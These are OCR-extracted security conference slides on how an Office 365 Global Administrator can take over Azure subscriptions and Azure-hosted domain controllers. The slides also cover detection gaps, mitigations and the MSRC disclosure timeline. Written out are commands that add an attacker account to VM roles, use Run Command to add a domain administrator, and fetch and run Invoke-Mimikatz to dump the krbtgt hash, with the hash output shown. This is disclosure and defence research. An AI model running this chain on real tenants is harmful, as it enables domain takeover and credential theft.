☐	SM	Sean Metcalf sean@trimarcrd.com	User	User Access Administrator ⓘ	Root (Inherited)




Azure RBAC Role Monitoring


Azure CLI

```
az role assignment list --role "User Access Administrator" --scope "/"
```

```
VERBOSE: Authenticating to Azure ...
VERBOSE: Building your Azure drive ...
PS /home/sean> az role assignment list --role "User Access Administrator" --scope "/"
[
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/309cac73-b7b5-4990-a779-2c75e083ddc6",
    "name": "309cac73-b7b5-4990-a779-2c75e083ddc6",
    "principalId": "22ef4fff-699d-4177-9327-2b2c071c1201",
    "principalName": "Hacker@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20a72
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/cd26d014-4f44-4802-b07d-3cfe28712c07",
    "name": "cd26d014-4f44-4802-b07d-3cfe28712c07",
    "principalId": "42712e25-96f6-4c0e-9a25-6de8c2d04c4c",
    "principalName": "AzureAdmin@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20a72d9",
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/37cc6353-24e9-4554-ad13-4e3bad983f8c",
    "name": "37cc6353-24e9-4554-ad13-4e3bad983f8c",
    "principalId": "71575fad-39b2-475a-b519-314dde65e7cf",
    "principalName": "sean@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/7daf7191-f4b3-4d1e-994c-cbe7518b8a7b",
    "name": "7daf7191-f4b3-4d1e-994c-cbe7518b8a7b",
    "principalId": "cdb8f6c8-692e-4109-87e2-a4e7a6c76afa",
```



What About Removal?



Azure PowerShell

```
Get-AzRoleAssignment | where {$_.RoleDefinitionName -eq "User Access Administrator" `
  -and $_.SignInName -eq "<username@example.com>" -and $_.Scope -eq "/"}
```

Get Owner Rights!

Name	Type	Role
Owner		
HA Hacker Hacker@trimarcrd.com	User	Owner
SM Sean Metcalf sean@trimarcrd.com	User	Owner




Virtual Machine Contributor

"… lets you manage virtual machines, but not access to them, and not the virtual network or storage account they're connected to."

https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#virtual-machine-contributor

Virtual Machine Contributor


Microsoft.Compute/ virtualMachines/ runCommand/




Add Attacker Controlled Account to Virtual Machine Contributor

Virtual Machine Contributor

☐	AA	Azure AD Service Account AzureADService@trimarcrd.com	User	Virtual Machine Contributor ⓘ
☐	HA	Hacker Hacker@trimarcrd.com	User	Virtual Machine Contributor ⓘ




AcmeIODC01
Virtual machine
Search (Ctrl+/)
Operations
Auto-shutdown
Backup
Disaster recovery
Update management
Inventory
Change tracking
Configuration manag
Policies
Run command
Run Command Script
RunPowerShellScript
Script execution complete
PowerShell Script
1 -ScriptBlock {net Localgroup administrators /add $args[0] } -ArgumentList("ACME\HanSolo")
Run
Output
The command completed successfully.

```
PS C:\> Get-ADGroupMember 'Administrators' | select distinguishedName

distinguishedName
-----------------
CN=Han Solo,OU=Accounts,DC=theacme,DC=io
CN=VMWareAdmin,OU=Service Accounts,DC=theacme,DC=io
CN=SCCMPushAccount,OU=Service Accounts,DC=theacme,DC=io
CN=InsightMgr,OU=Service Accounts,DC=theacme,DC=io
CN=ForeFrontAdmin,OU=Service Accounts,DC=theacme,DC=io
CN=Brightmailsvc,OU=Service Accounts,DC=theacme,DC=io
CN=Domain Admins,CN=Users,DC=theacme,DC=io
CN=Enterprise Admins,CN=Users,DC=theacme,DC=io
CN=TrimarcAdmin,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
CommandInvocation(Invoke-Command): "Invoke-Command"
ParameterBinding(Invoke-Command): name="ScriptBlock"; value="net Localgroup administrators /add $args[0] "
ParameterBinding(Invoke-Command): name="ArgumentList"; value="ACME\HanSolo"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.14393.3053
        Host ID = 9adee254-c238-4d32-9885-c76d9995f4c9
        Host Application = powershell -ExecutionPolicy Unrestricted -File script2.ps1
        Engine Version = 5.1.14393.3053
        Runspace ID = d9c5cd75-ed1e-49fe-b37f-dc9038d30795
        Pipeline ID = 1
        Command Name = Invoke-Command
        Command Type = Cmdlet
        Script Name = C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.0\Downloads\script2.ps1
        Command Path =
        Sequence Number = 16
        User = ACME\SYSTEM
        Connected User =
        Shell ID = Microsoft.PowerShell
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	9/7/2019 2:42:53 AM
Event ID:	4103	Task Category:	Executing Pipeline
Level:	Information	Keywords:	None
User:	SYSTEM	Computer:	AcmeIODC01.theacme.io
OpCode:	To be used when operation1		
More Information:	Event Log Online Help		

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

AcmeIODC01 - Run commar
Virtual machine

Search (Ctrl+/)

Locks
Export template

Operations

Auto-shutdown
Backup
Disaster recovery
Update management
Inventory
Change tracking
Configuration management ...
Policies
Run command

Monitoring

Insights (preview)
Alerts
Metrics
Diagnostic settings

Run Command Script

RunPowerShellScript

Script execution complete

PowerShell Script

```
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/mattifestatio
$m = Invoke-Mimikatz -Command '"privilege::debug" "lsadump::lsa /inject /name:krbtgt" exit';
$m
```

Run

Output

```
mimikatz(powershell) # lsadump::lsa /inject /name:krbtgt
Domain : ACME / S-1-5-21-143179592-3749324205-2095737646

RID  : 000001f6 (502)
User : krbtgt


 * Primary
    NTLM : 81c2c39603f49ef47b6c3df7bb6d6173
    LM   :
  Hash NTLM: 81c2c39603f49ef47b6c3df7bb6d6173
    ntlm- 0: 81c2c39603f49ef47b6c3df7bb6d6173
```

Sean Metcalf (@Pyrotek3) | TrimarcSecurity.com

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes | No



Why is this issue important?

- Customers usually have no expectation that an Office 365 Global Administrator has the ability to control Azure role membership.
- Microsoft documented Global Administrator as an “Office 365 Admin”, not as an Office 365 & potential Azure administrator.
- Office 365 (Azure AD) Global Administrators can gain Azure subscription role administration access by toggling a single switch.
- Azure doesn’t have great granular control over who can run commands on Azure VMs that are sensitive like Azure hosted Domain Controllers.
- Once the “Access management for Azure resources” bit is set, it stays set until the account that toggled the setting to “Yes” later changes it to “No”.
- Removing the account from Global Administrators does not remove the account from “User Access Administrator” access either.

Detection Key Points

- **Can't detect this setting on Azure AD user accounts** using PowerShell, portal, or other method.
- **No Office 365/Azure AD logging** I can find that states that an Azure AD account has set this bit ("Access management for Azure resources").
- **No Audit Logs logging** that clearly identifies this change.
- **Core Directory, DirectoryManagement "Set Company Information" Log** shows success for the tenant name and the account that performed it. However, this only identifies that something changed relating to "Company Information" – no detail logged other than "Set Company Information" and in the event the Modified Properties section is empty stating "No modified properties".
- **No default Azure logging** after adding this account to the VM Contributor role in Azure.

Azure AD to Azure Mitigation

Monitor	Monitor the Azure AD role “Global Administrator” for membership changes.
Enforce	Enforce MFA on all accounts in the Global Administrator role.
Control	Control the Global Administrator role with Azure AD Privileged Identity Manager (PIM).
Monitor	Monitor the Azure RBAC role “User Access Administrator” for membership changes.
Ensure	Ensure sensitive systems like Domain Controllers in Azure are isolated and protected as much as possible. Ideally, use a separate tenant for sensitive systems.

MSRC Reporting Timeline

- Reported to Microsoft in September 2019.
- MSRC responds in early October 2019:
  “Based on [internal] conversations this appears to be By Design and the documentation is being updated. “
- Sent MSRC additional information in mid October 2019 after a day of testing detection and potential logging.
- MSRC responds that “most of what you have is accurate”
- Sent MSRC update in late January 2020 letting them know that I would be submitting this as part of a larger presentation to Black Hat USA & DEF CON.(2020).
- MSRC acknowledges.
- Sent MSRC notification that I would be sharing this information in this blog.
- MSRC Security incident still open as of May 2020.

I was informed by Microsoft during my interactions with MSRC that they are looking into re-working this functionality to resolve some of the shortcomings I identified.

Securing Office 365



Limit Global Admins (2 to 4)

“Report” Accounts Should use Global Reader



Multi-Factor Authentication (MFA) for All Role Admins

Global Admins First, Preferably with Microsoft Authenticator App (no SMS/text)

Sean Metcalf (@PyroTek3) | TrimarcSecurity.com



Use Azure Privileged Identity Management (PIM)

Requires Azure AD P2 for Accounts using PIM (only)

1. Control Role Groups with PIM

- Global Admin
- Privileged Role Admin
- User Admin
- Security Admin
- Authentication Admin
- Application Admin
- Conditional Access Admin

These roles can control Office 365 admin accounts/groups/system. List is not comprehensive.

2. Control Service Admin Roles with PIM

- Exchange Admin
- SharePoint Admin
- Teams Admin
- Skype for Business Admin
- Intune Admin

These roles control Office 365 services & can access data. List is not comprehensive.

Identify Role Group Membership

```powershell
# Sample PowerShell Code. Provided without warranty or support.
Import-Module AzureAD
Connect-AzureAD

$AzureADDirectoryRole = Get-AzureADDirectoryRole
